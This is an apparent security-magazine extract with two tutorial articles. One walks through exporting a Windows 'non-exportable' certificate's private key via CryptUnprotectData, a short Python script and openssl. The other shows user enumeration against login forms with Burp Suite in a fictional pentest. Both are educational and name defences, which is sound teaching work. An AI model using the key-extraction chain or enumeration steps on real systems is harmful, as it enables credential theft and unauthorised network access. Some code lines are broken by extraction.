000001C0	8325 909E 7530 FA27 2115 11FC 0D1F EE57 913B CD4E EEB2 B0FA 983D CB3A].Q.....?..u...VTIm..8...
000001DC	90D4 0851 7FCB 2E80 CCA0 9500 2FAB 758B 75C8 90C1 8856 5449 6D0C B138].J.....IG..Duh...*9...
000001F8	F85D EA95 052E D5BE 141A 1BE4 6C47 D61B 4475 66EC 9F07 BA2A 39A9 D106	

Figure 10. KeyFile - showing the public key

A REVERSE ENGINEERING DEMONSTRATION

in to the Windows Virtual Machine as Administrator. For each user it will be stored in their particular profile directory.

Having a look around the file system we can also see the private keys of Machine Certificates are stored in:

```
C:\Documents and Settings\All Users\
Application Data\Microsoft\Crypto\RSA\
MachineKeys
```

I will say at this point we could have figured out the location of our private key with much less work by using the *FileMon* utility to watch for file creation. Doing it this way though we are getting lots of useful information about how the signing process works, how the file is read and the various API calls available to us.

So now we have discovered the key file we can copy it to anywhere we like and open it up. Figure 10 shows a snippet of the key file.

Highlighted in Figure 10 just after *RSA1* we can see what looks like a public key. We see this public key being used during the program flow, an example of which you can see in Figure 11 when *CRYPT32.DLL* is passing the key as a parameter to *ADVAPI32.CryptExportKey*.

To confirm this we can also export the public key using the Certificates MMC Snapshot and open it up. The key is highlighted in Figure 12, note the byte order is reversed.

So what of the private key? Going back to Figure 10, under the public key we see *CryptoAPI Private Key* followed by the private key. However, the private key has been encrypted. Although the key is encrypted, somehow it is being decrypted without us being asked for a password and then used for signing. If the OS is decrypting it, and we control the OS, then we can also decrypt it!

At this point I was struggling with the limitations of the debugging provided by *OlyDbg* and so I ran a few of the main dlls through an old faithful, *W32Dasm*. This provided some further insight into the function calls that I had missed in *OlyDbg* and so back in *OlyDbg* we continue to step through *CRYPT32.DLL* and eventually land at an interesting point shown in Figure 13.

We see a call to the mysteriously named *ADVAPI32.SystemFunction041*. The third time this call is made we see one

of the parameters passed is the memory location of what looks like an encrypted key (shown in the memory dump) and another parameter is the length *2C0h / 704d* which is about right. When we return from the call

we see the data at that memory location has been decrypted as in Figure 14.

Given the string *CryptoAPI Private Key* and the magic string *rsa2* at the start of the data it looks like we might have an




Figure 11. OlyDbg – showing the public key




Figure 12. Public Key Export– showing the public key




Figure 13. OlyDbg – showing the encrypted private key

ATTACK

unencrypted `CryptoAPI PRIVATEKEYBLOB`. At this point we could carve out the private key from the debugger, assemble it in a usable fashion and declare success at exporting the private key. However it seems a bit clumsy to need a debugger to export the key, so what else have we got?

Looking at where the wonderful `SystemFunction041` is called from, we see we are inside `CRYPT32.CryptUnprotectData`. This particular API call is paired with `CryptProtectData` and is part of DAPI (Data Protection API). Programs can use this API to encrypt/decrypt data in the context of the user. I suggest putting `DAPI Encryption` into your favourite search engine if you need more information.

The next task is to write a program that will read the private key from the key store and call `CryptUnprotectData` to decrypt it. For this experiment I simply opened the key file in a hex editor and copied the encrypted private key section into a new file called `priv.enc`.

If you have the Python programming language installed it turns out that life is quite easy. I just ran the following two-line script:

```
import win32crypt
open("priv.dec", 'wb').write(win32crypt
```

```
t.CryptUnprotectData(open("priv
.enc", 'rb').read(),None,None,N
one,0)[1])
```

Success! We have ended up with a file called `priv.dec` which contains the decrypted private key. This still isn't in a usable format though since it is in a PrivateKey Blob format and therefore we use a Java application to transform it into `pkcs8`.

```
java MSPrivKeytoPKCS8 priv.dec
priv.pkcs8
```

The java code is an application I put together for this purpose by making some minor changes to `MSPrivKeytoJKey.java` by Michel Gallant. Michel's code is a `CryptoAPI PRIVATEKEYBLOB` to Java PrivateKey Bridge and you can easily find it on the web.

Our eventual goal is to end up with a `.pfx` file containing the public and private key which can be imported into a keystore with a simple double click. So the next stage is to convert the `priv.pkcs8` file to `pem` format using the `OpenSSL` tools:

```
openssl pkcs8 -in priv.pkcs8 -inform
DER -nocrypt -out priv.pem
```

So we have a `priv.pem` file. Now we export the public key in the usual way using the MMC Certificate Snap-in. Saving the public key as `pub.pem`.

Okay time to combine public and private keys into a `.pfx` file:

```
openssl pkcs12 -in pub.pem -inkey
priv.pem -export -out
thomascannon.pfx
```

And that is it, we've just exported our non-exportable certificate to a file called `thomascannon.pfx` and can import it on another device from where we can use it to authenticate to the network!

Now we have completed an end-to-end export of the certificate and know how it works we could wrap it all up into a single executable. Our goal, however, was to quickly break the security control and in that endeavour we have succeeded.

Conclusion

In our contrived scenario we have a company who relies on the idea that their certificates cannot be exported from the laptops and thus only corporate laptops can authenticate to their network. We have seen how protection of the certificate is simply client-side security and if the client can read the certificate, and we control the client, then we can also read the certificate. If an attacker is able to copy a user's certificate (trojan, stolen laptop, etc.) they would then have access to the corporate network at their leisure.

Some additional controls the company could consider are:

- Network Access Control (NAC) to verify it is a company asset,
- a second factor of authentication to verify they are a company user – i.e. something you have (the certificate) and something you know (a password)

On the 'Net

- <http://thomascannon.net/projects/certexport/> – source code used,
- <http://www.ollydbg.de/> – OllyDbg debugger.





Figure 14. OllyDbg – showing the decrypted private key

Thomas Cannon

Thomas Cannon (CISSP, CISM) works as an Information Security Officer for a large financial services company in the UK. His work includes enterprise level design consultancy, security testing, IT security, information risk consultancy, secure development, policies, standards and compliance. In his own time Thomas likes to work on reverse engineering, crypto, microcontroller development, hardware backdoors, DLP evasion, and vulnerability research.

A Clean Sheet



and the fastest
A Clean Computer you'll ever have,
not like those other security apps that slow your box down!

Experience the Core Competence of Ad-Aware!
Blocking - Detection - Removal - Clean-up

Don't want to pay for your security software? **Get it for Free!** with TrialPay. Get a full-powered version of Ad-Aware Plus - Anniversary Edition by taking advantage of one of the offers at TrialPay. Visit www.lavasoft.com/hakin9 for more information.



CHRIS JOHN RILEY

User Enumeration with Burp Suite

Difficulty



It seems like not a day passes without seeing a website that is vulnerable to user enumeration. No matter if the website is small or large, so many developers don't seem to know the difference between good user feedback and providing too much information.

Sure, we all like to know if we've typed our username or password wrong, but sometimes the feedback is a little too helpful for attackers. After all, what self respecting bad guy doesn't want a list of usernames from your site. That kind of information is the first step in staging a targeted attack, and when the username is based on email addresses it could be a real score. With so many people re-using passwords across multiple services, this can be a real problem. If the website uses your email address as it's username, then it's a pretty sure bet that the

password is the same (or at least similar) for your webmail account as well. Unless you're a security professional of course; as we'd never make that kind of mistake. Honestly.

To give a couple of high profile examples, I'll pull from a presentation I made some months back at IT-SecX in Austria. I'd love to say I searched the web high and low for hours on end to find these examples, but it's sad to say that almost the first group of sites I tried suffered from this issue. Just to make those companies feel a little better, I didn't pick on them for any reason, just plain luck of the draw.

WHAT WILL YOU LEARN...

Techniques for enumeration data using Burp Suite

How to protect your website from this attack vector

WHAT SHOULD YOU KNOW...

Basic knowledge of web-applications

HTTP communications and server responses




Figure 1. Wordpress – Invalid Username




Figure 2. Wordpress – Incorrect Password

ALL YOUR USERNAMES ARE BELONG TO US

First up is the ever popular *wordpress.com* with a couple of prime examples and how not to do it.

Not only can you easily see if the username is valid (see Figure 1), but it also tells you that the password is wrong (see Figure 2). This kind of information is a little too helpful. The server responses can easily be used in enumeration attacks.

Moving along, what vulnerability list would be complete without an entry from Apple. In this case the AppleID form on their website doesn't suffer from this issue, at first glance (you can test it yourself if you don't believe me). However after digging a little deeper the *forgot my password* feature certainly does. After all, it can't send you a reminder email if the email address isn't registered. So, once again we can use this for enumeration (see Figure 3).

Although this flaw allows user enumeration, all valid users will no doubt receive an email from Apple reminding them of their AppleID password. Not a subtle attack vector, but as a side effect you might DoS the Apple mail-servers. For a bad guy this is probably just a plus point. For a penetration tester not so much.

This vulnerability is a prime example of why user enumeration is such a big problem. Take the following scenario into consideration: an attacker wishes to target specific users for a spear phishing attack (spear phishing is a targeted version of phishing where the target information is at least in part known to the attacker). In this instance the attacker would already have a large list of possible email addresses, but no way to confirm if those email addresses have an AppleID associated with them. I'm sure you can see where this is going. As Apple use the email address as the username, the attacker can simply run this attack using his database of email addresses and receive confirmation on which are valid AppleIDs. Taking it one step further the attacker can then send a phishing email to all valid users on his list and inform them that the reminder email they received was part of an attack on their account and that they should click the attached link to reset their password. Users have been programmed to respond to security alerts and warnings,

however the attackers are now using these for their own use, with great effect.

So, if such large and popular websites like these exhibit this type of flaw, what hope is there for the average web-application. I come across this on a regular basis when performing penetration tests and in the course of surfing the web. When possible I take the time to contact the vulnerable website, but it's hard to prove the point sometimes. If you're not performing an official penetration test with written approval, then there isn't much you can do other than point out the issue and move on. If however you have permission (written of course) then using some simple scripting you can perform a quick enumeration of users and provide the results in your final report. Talking theoretically about the vulnerability without documented results will only get you so far. Providing an output of all website users starting with the letter **A** will be an immediate eye opener for the client. OK I'm sold. How can you test this?

Wow! I'm so glad you asked. There are many options for performing an enumeration of user accounts, depending on your scripting skills and available applications. You can write something in Python, use a shell script with cURL, and, well a thousand more options. The sky is the limit. To make things easy on those that don't know scripting that well (i.e. me) I'm going to cover the Burp Suite's Intruder feature and how it can be used for user enumeration during a penetration test (see Figure 4).

First things first, to perform this attack you'll need to have an application that returns different user feedback based on the existence (or lack thereof) of a user account. Typically the application will give a *username not found* or *incorrect password* type error if it's vulnerable. You could also see a different URL parameter, Cookie values, redirect, or a subtle change in the HTML code itself. The key here is to document everything about the application




Figure 3. AppleID – Allows enumeration of email addresses




Figure 4. Burp Suite – The new version 1.2

and then recheck it after attempting to logon. Burp Suite offers tools to make this easier. In particular the Comparer tool can be used to examine the server responses to ensure that everything matches up. This can also be useful when examining cookies for changes, as Burp Suite can do a word level, or byte level comparison that can be used to identify patterns within cookies that would otherwise go unnoticed. Make sure to also check any password reset features and if you're testing a forum type application, or instant messaging features for this kind of flaw. If you have a valid account (and in a penetration test you really should have a couple on-hand) and can converse with other users, then the IM or Chat features of a web-application could be the opening you're looking for. Anywhere you can enter a username is a possible enumeration point.

The Attack in Action

Now that you know how to look for this vulnerability in the course of your penetration tests. I'd like to run through a quick example attack using some simple PHP login scripts. If you want to follow along, you can download the scripts and the wordlist used in the examples (28 possible usernames) from http://www.c22.cc/hakin9_burp.html. The PHP scripts use a simple array to hold the username and password information.

```

domain:          gikacom.at
admin-c:         NISG2621111-NICAT
tech-c:          NISG2621111-NICAT
nserver:         dns1.gikacom.at
remarks:         194.1.1.1
nserver:         dns2.gikacom.at
remarks:         194.1.1.2
changed:         20080101 10:10:30
source:          AT-DOM

personname:      John St.Clare
organization:    Gikacom GmbH
street address:  St.Pölten Str
postal code:     1010
city:            Wien
country:         Austria
phone:           +4311111112
e-mail:          john@gikacom.at
e-mail:          paul@gikacom.at
nic-hdl:         EF2999999-NICAT
changed:         20080101 10:10:29
source:          AT-DOM
    
```

Figure 5. Whois of gikacom.at

Let's start with some back ground information and scope of the Penetration Test. Gikacom is a small company with big aspirations in the mobile phone accessory market (they make customized cases for your iPhone and blackberry that are becoming very popular amongst celebs). After seeing some suspicious logs on their web-server, they have asked your company's penetration testing team to come in and run some checks against the website to make 100% sure that attackers aren't stealing their trade secrets or accessing their customers data. The test must take place from outside the company and areas of the website that are publicly available are within the scope of the test. Client-side attacks, social engineering and denial of service are specifically excluded from the scope of testing.

Before jumping into the test we begin with some quick reconnaissance of the company and the web-servers to see what possible information we can gather. The whois output from the gikacom.at domain gives some limited information on technical contacts (john@gikacom.at and paul@gikacom.at) (see Figure 5). This information could be useful moving

forward. All other information from google, google code search, news groups and local news sources comes up dry. Moving on to active recon, we start spidering the website using Burp and DirBuster and quickly find something that looks like it could be useful. Two files that aren't linked from the main web-application, but can be directly called from `/admin/login.php` and `/admin/login2.php`. Splitting up the test area into sections, each member of the test team begins looking closer to see where we can extract further useful information. As is usual in these tests, we find the usual suspects. Detailed information on the software version used on the server is present in the response headers, and several code-comments in the javascript portions of the web-applications give us information about 3 possible developers (Paul Grady, Mary Kirby and Tim Billington). The final check is to note any email addresses found when spidering the website, (see Figure 6) and take a closer look at the metadata from any Office documents, PDF files, or JPGs on the web-site. The metadata confirms some of the names already found as well as the software versions in use locally, but

Contact Details			
Administration			
Gika Rhyse	Head of Research and Marketing	ext 3020	gika@gikacom.at
John Smith	Administration: IT Services	ext 3022	admin@gikacom.at
Tom McClod	Departmental Secretary: Special Projects: Marketing	ext 3055	tom@gikacom.at
Mary Kirby	IT Services Web Development	ext 3080	mary@gikacom.at

Figure 6. Contact Page – A great source of information





Figure 7. Burp Suite – Using the comparer tool to look at server responses



Purveyors of the finest hacking tools since 2001.

<http://portswigger.net>

unfortunately doesn't offer any new leads. As client-side exploitation is outside of the scope, we can't use much of the metadata information to its fullest. Due to the small size of the site this information gathering exercise was simple to complete manually. On larger sites we would have used scripting or a tool like CeWL to automate this data extraction.

Now that we have a list of employee names and email addresses we can begin looking to exploit flaws in the web-application. While the other team members look at the main webapplication, my first step is to look more closely at the `login.php` and `login2.php` pages to see what information we can find. Loading up the pages through Burp Suite's transparent proxy I can see that each PHP page provides a simple logon form with no real information on what lies behind it. Both appear to be identical in every way. To check that I'm not missing anything, I load up each of the server responses into the Burp Comparer tool and take a look for any differences.

Burp shows that both pages are identical except for the difference in the request timestamp (which stands to reason) (see Figure 7). So maybe this is just a developer error and both are identical scripts with different names. I throw a couple of test credentials (john and test) into the logon window of both and look for the responses (see Figure 8). `login.php` throws back a `username not found` response, however `login2.php` simply returns me to the login screen again without an error message. Taking a closer look, `login2.php` shows an added parameter `ErrorCode=09001` after attempting to logon with the test user. This is an interesting response. Taking our list of possible users discovered in our recon phase, I open up `login2.php` again and enter in the first name on our list john and a test password to see the response. Perfect, this time `login2.php` responds back with a 302 Redirect telling the browser to reload `login2.php` with an added `ErrorCode=10001` parameter set (see Figure 9). A couple more trial logons seem to confirm my suspicion that the PHP code behind `login2.php` returns a different `ErrorCode` if the username is correct or not. This is prime for a user

enumeration attack, and if no lockout is enabled on the system, a brute-force attack against the user accounts that we find to be valid.

Loading up the `login2.php` request from Burp Suite into the Intruder, I quickly select the username portion of the POST request and select to perform a sniper

attack against this value. The password isn't an issue right now, as I just want to enumerate a valid list of usernames (see Figure 10). Under payload I load up our list of users extracted from the website, whois and metadata. Without knowing what the internal naming convention is, this short list of users has slowly grown.

